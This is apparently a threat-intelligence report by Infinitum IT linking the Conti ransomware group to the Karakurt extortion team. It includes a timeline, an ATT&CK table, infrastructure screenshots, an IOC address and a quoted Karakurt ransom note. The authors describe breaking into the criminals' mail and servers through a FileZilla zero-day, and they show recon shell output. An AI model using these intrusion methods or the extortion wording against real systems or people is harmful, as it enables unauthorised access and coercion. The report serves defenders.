infinitum IT
Power of integrated Security

Threat Spotlight: Conti Ransomware Group Behind the Karakurt Hacking Team

TABLE OF CONTENTS

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities


Threat Spotlight: Conti Ransomware Group Behind the Karakurt Hacking Team

Report Summary

In this report we would like to share the strong connection between two notorious Cyber Threat Actors called **Conti and Karakurt**. Both of them worked for the same end result and it is the ransom money. The Infinitum IT Cyber Threat Intelligence team successfully monitored one of the key members of Conti Ransomware group, at this stage we don't want to disclose the nickname of the group member but we will share details about how the connection between two cyber threat groups occurred, tactics and techniques used by Karakurt hacking team and details about internal infrastructure of Conti / Karakurt.

Infinitum IT Cyber Threat Intelligence team able to obtain remote access on multiple servers, they are being actively used by members of threat actors as command and control server, storage server that have stolen private data from various victims and web server that is being used by **Karakurt Hacking team** as a blog page. Threat actors like Ransomware group used their web pages to share large numbers of exfiltrate data that are being stolen from victims, they are using data to threaten the victim companies to pay the ransom money.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities



Conti Ransomware Group Behind the Karakurt Hacking Team Timeline

Feb. 27
Leak of Conti's Internal chat log

Feb. 27
Beginning of analysis on leaked chat logs

Feb. 28
Infinitum IT Cyber Threat Intelligence team access on Protonmail and Mega Upload account used by Conti Ransomware group members

Feb. 28
Credantails data of Internal VPS server used by the Conti key member has been obtained inside the Protonmail account.

Mar. 01
Infinitum IT Cyber Threat Intelligence team successfully compromised Conti Servers

Mar. 02
The person thought to be the leader of the Conti ransomware group has been detected.

Mar. 02
Conti group leader connect to the Karakurt C2 Server via FileZilla

Mar. 03
Infinitum IT Cyber Threat Intelligence team used a FileZilla 0day for obtaining SSH Credentials of Karakurt C2 Server

Mar. 04
Infinitum IT Cyber Threat Intelligence team successfully compromised the Karakurt C2 Server

Mar. 05
Key member of Conti Ransomware try to upload large volume of stolen data into Karakurt.co web server via FileZilla

Mar. 06
Infinitum IT Cyber Threat Intelligence team successfully obtained the SSH key of Karakurt.co and compromised the server.


All of the data in this report has been shared with the Government authorized, to help them in further investigation. The data from Command and Control Servers will be used for preventing future cyber attacks and help various organizations across the globe, in this report we shared **TTP and IOC list** that contains analyzed data that is coming from attackers internal servers. Our main goal is to help the victims of these attacks and prevent the feutre cyber attacks against various institutions and organizations.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Information About Karakurt (Russian: Каракурт) Threat Actors

Karakurt is a well known threat actor group that has launched cyberattack against several Canadian and US organizations. On December 29, 2021, the Karakurt group claimed on its website that it had struck 11 organizations as part of its "**Winter Data Leak Digest**." Of the 11, six were based in Canada. The group claimed to have compromised more than 40 victims between September and November 2021, sharing the stolen files on its name and shame blog website.

Karakurt focuses exclusively on the **Data Exfiltration**, they are not using Ransomware to encrypt victims files. The group accomplishes this by first using VPN credentials to access victims' networks, through phishing attacks against victims.



RELEASED

Karakurts poison is very toxic and dangerous. Doǹt waste your time.
What would you do? Of course you will have to take an antidote.
In your situation it means that you still have a chance to survive. But it will cost as double.
All you need is to accept our terms and conditions without any sort of bargain.

To prevent this happening you must:

- Follow our instructions.
- Negotiate and keep us up to date.
- Do not waste our time.
- Finish the deal in a timely manner.
- When we say no bargain, we do mean no at all.

Tourisme Montréal

WEBSITE 17 MAR 2022 / TRAVEL & LEISURE
1255 PEEL STREET, SUITE 100 METRO PEEL PUBLISHED

An organization with a 100-year history of promoting an industry of turism . This organization plays a unifying role by bringing together the industry's key players with the aim of enhancing the touris EXPAND

READ MORE

The Converse Pharma Group

WEBSITE 17 MAR 2022 / RETAIL
CONVERSE PHARMA GROUP UNIT 4, CROMPTON ROAD BUSINESS PARK, CROMPTON ROAD, D... PUBLISHED

The primary focus of the group is the wholesale distribution of pharmaceutical products throughout the UK and the Republic of Ireland. In this release we'll publish over 300Gb of private Data, which EXPAND

READ MORE

Blog web page used by Karakurt team (karakurt[.]co)

Karakurt had previously employed the **Cobalt Strike** remote access tool, but we also observed that it had since switched to using **AnyDesk**. **Afterwards**, the group steals additional credentials from administrators by using the password-stealing tool **Mimikatz** and Active Directory enumeration tool called **ADfind.** No ransomware is employed at any stage of the attacks, but the group uses the threat of leaking the stolen data for its ransom demands.

We also observed that attackers use **Mega** upload accounts to store large volumes of stolen data.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Tactic and Techniques Used by Karakurt Hacking Team


MITRE ATT&CK Table

Tactic	Technique
Initial Access	T1133: External Remote Services T1078: Valid Accounts
Execution	T1059: Command and Scripting Interpreter T1086: PowerShell T1035: Service Execution
Persistence	T1050: New Service
Defense Evasion	T1078: Valid Accounts T1036: Masquerading T1027: Obfuscated Files or Information
Credential Access	T1110: Brute Force T1003: Credential Dumping T1557.001: LLMNR/NBT-NS Poisoning and SMB Relay
Discovery	T1083: File and Directory Discovery T1082: System Information Discovery T1087: Account Discovery T1135: Network Share Discovery T1069: Permission Groups Discovery T1018: Remote System Discovery T1016: System Network Configuration Discovery
Lateral Movement	T1021.001: Remote Desktop Protocol T1021.006: Windows Remote Management
Collection	T1005: Data from Local System T1039: Data from Network Shared Drive
Command & Control	T1436: Commonly Used Port T1105: Remote File Copy T1071: Standard Application Layer Protocol T1572: Protocol Tunneling
Exfiltration	T1002: Data Compressed T1048: Exfiltration Over Alternative Protocol

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Internal Infrastructure Used by Conti and Karakurt Group

At the beginning of Conti leak in February 27, 2022 we are able to get inside multiple Protonmail and Mega Upload accounts used by one of the key members of **Conti Ransomware group**, after further investigation we observed threat actors used multiple Protonmail accounts for OPSEC reason,we are able to archived the content of mail traffic and we observed multiple email coming from Russian VPS Service called Inferno solutions, we got remote access on one of the Windows VPS Server that being used data storage system. That has more than 20 TB+ of stolen victim data.



Ответы на важные вопросы от клиентов из … — is*hosting — Mar 2, 2022

Важное объявление в связи со сложившейся гео… — is*hosting — Feb 27, 2022

New apps and record fundraising — Proton Newsletter — Feb 25, 2022

(2) Пожалуйста, оцените работу сотрудников … — Inferno Solutions Служба поддержки — Feb 22, 2022

(3) [Ticket ID: 5[redacted]] Рибут — Inferno Solutions Служба поддержки — Feb 22, 2022

(6) MEGA misses you! — MEGA — Feb 16, 2022

Enjoy a safer email experience free from trackers — Proton — Jan 19, 2022

You only have a few more days to upgrade your stor… — Proton Team — Jan 4, 2022

С Новым 2022 Годом! — is*hosting team — Dec 31, 2021

Новогодние праздники с is*hosting. Подарок дл… — is*hosting team — Dec 25, 2021

Last chance to get 50% off when you upgrade to ou… — Proton Team — Dec 23, 2021

Welcome

[redacted]


ProtonMail doesn't show ads or abuse your privacy.

Your support is essential to keeping ProtonMail running.
Upgrade to a paid account to support privacy and get more features.

The ProtonMail Shop

ProtonMail now supports email hosting for your own domain name

Proton mail account used by key member of Conti Ransomware group



Продукты/услуги Здесь все ваши заказанные услуги.

Введите домен для поис

2 записей найдено, Страница 1 из 1


Продукт/услуга	Цена	Платежный цикл	Дата следующего платежа	Статус	
Выделенные серверы в России (Москва) - Выделенный сервер RU-2 [redacted]	$420.00 USD	за три месяца	01/04/2022	Активный	Посмотреть данные
Выделенные серверы в России (Москва) - Выделенный сервер RU-1 N/A	$140.00 USD	в месяц	11/10/2021	Отменен	Посмотреть данные

VPS Server Admin Panel

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Windows Data Storage Server Used by Conti Ransomware

Our first stage of analysis is this data storage server that is being used for storing large volumes of **stolen data from victims**. We can also observe that some of the data was old but not published publicly. We contact the victims to give their data back, on every Cyber Attacks we saw the usage of Mega Upload accounts to manage this overall **20TB+ data**.



FreeRDP: [redacted]
File Edit View Transfer Server Bookmarks Help New version available!
infinitum IT
Quickconnect
Queued files (1)
Failed transfers
Successful transfers (37)

sftp://[redacted] - FileZilla

Host: tp://[redacted] Username: root Password: [redacted] Port: [redacted]

```
Status:	Starting download of /root/grupojuritas/CONTI REBECA.7z.001
Status:	File transfer successful, transferred 15.098.970 bytes in 12 seconds
Status:	Starting download of /root/grupojuritas/grupojuritas.7z
```

sftp://[redacted]@209.222.98.19:25913 | sftp://root@[redacted]

Local site: C:\7z\old_data\teamrealty\

- Desktop
  - Documents
  - This PC
    - C:

Remote site: v/panel/public/work/J3SXiNIXkhi1ltZ3UR3jpbUvbstpalRk

- ShxiZuwBbyoi931CRbd8Z4Uj1KKYjChs
- SxoMrlePIDiMqKhaKogkmUXL6nBeuWUs
- test_ftp_folder

Filename	Filesize	Filetype	La
7za.exe	587.776	Application	11
Archive_pst.7z	4.632.284.1...	Архив WinRAR	12
ArchiveBackup.7z	549.469.010	Архив WinRAR	12
Common.7z	1.970.730.0...	Архив WinRAR	12
Documents(users).7z	30.554.241....	Архив WinRAR	12

Selected 11 files. Total size: 49.008.023.992 bytes

Filename	Filesize	Filetype	Last modified
Orleans.7z	4.164.925....	Архив Win...	03/19/22 13:5
QOC-PERF01.7z	375.074.145	Архив Win...	03/19/22 13:5
QOC-TG01.7z	402.077.436	Архив Win...	03/19/22 13:5
QOCBK_QOCEE_2021...	375.109.129	Архив Win...	03/19/22 14:0
Woodroffe.7z	4.172.408....	Архив Win...	03/19/22 14:1

11 files. Total size: 49.008.023.992 bytes

Server/Local file	Direction	Remote file	Size	Priority	Status
sftp://root@[redacted]					

Queue: 70,3 GiB

39°F ENG 01:22 20/03/2022


During our investigation we observed that, Conti member used **FileZilla** to connect multiple remote servers, the main purpose is to upload the stolen data to another server for preparing the public release.

When we take a closer look at the IP address **209[.]222[.]98[.]19** the DNS record shows us, it belongs to the **karakurt[.]co** blog page which it is being used for sharing the stolen files.During connection of remote server via FileZilla, Conti member don't save any Password credentials, but Infinitum IT Cyber Threat Intelligence team successfully obtained the SSH Credentials via **a 0day vulnerability affected by FileZilla** and used this credentials to get inside the Command and Control Server.Attacker also used a SSH Private key to connect karakurt[.]co blog page, we also managed to obtained the private key.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Karakurt Blog Web Server


When we connected to the **Karakurt Blog Web Server**, we saw that all of the stolen data had been categorized by a Software that was being developed by Karakurt members. During our analysis we are able to find an Admin Panel used by Karakurt and Server LOG data. Admin panel is being used for visualizing and filtering all stolen files.



```
user_zwjn5usyzzfzdtu2@ns1:/$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:25:90:d2:c4:c8 brd ff:ff:ff:ff:ff:ff
    inet 209.222.98.19/24 brd 209.222.98.255 scope global eno1
       valid_lft forever preferred_lft forever
    inet6 fe80::225:90ff:fed2:c4c8/64 scope link
       valid_lft forever preferred_lft forever
3: eno2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:25:90:d2:c4:c9 brd ff:ff:ff:ff:ff:ff
user_zwjn5usyzzfzdtu2@ns1:/$ cd home
user_zwjn5usyzzfzdtu2@ns1:/home$ ls -la
total 20
drwxr-xr-x  5 root                 root                 4096 Feb 22 15:40 .
drwxr-xr-x 18 root                 root                 4096 Sep  6  2021 ..
drwxr-xr-x  5 ftpuser              sftpusers            4096 Sep  5  2021 ftpuser
drwxr-xr-x  7 user_7smus698k45ayjz  user_7smus698k45ayjz  4096 Mar 14 04:50 user_7smus698k45ayjz
drwxr-xr-x  7 user_zwjn5usyzzfzdtu2 user_zwjn5usyzzfzdtu2 4096 Mar  5 07:07 user_zwjn5usyzzfzdtu2
```

Web Server of karakurt[.]co

The Infinitum IT Cyber Threat Intelligence team found this server also being used by the **TOR network** to serve itself on Darknet.

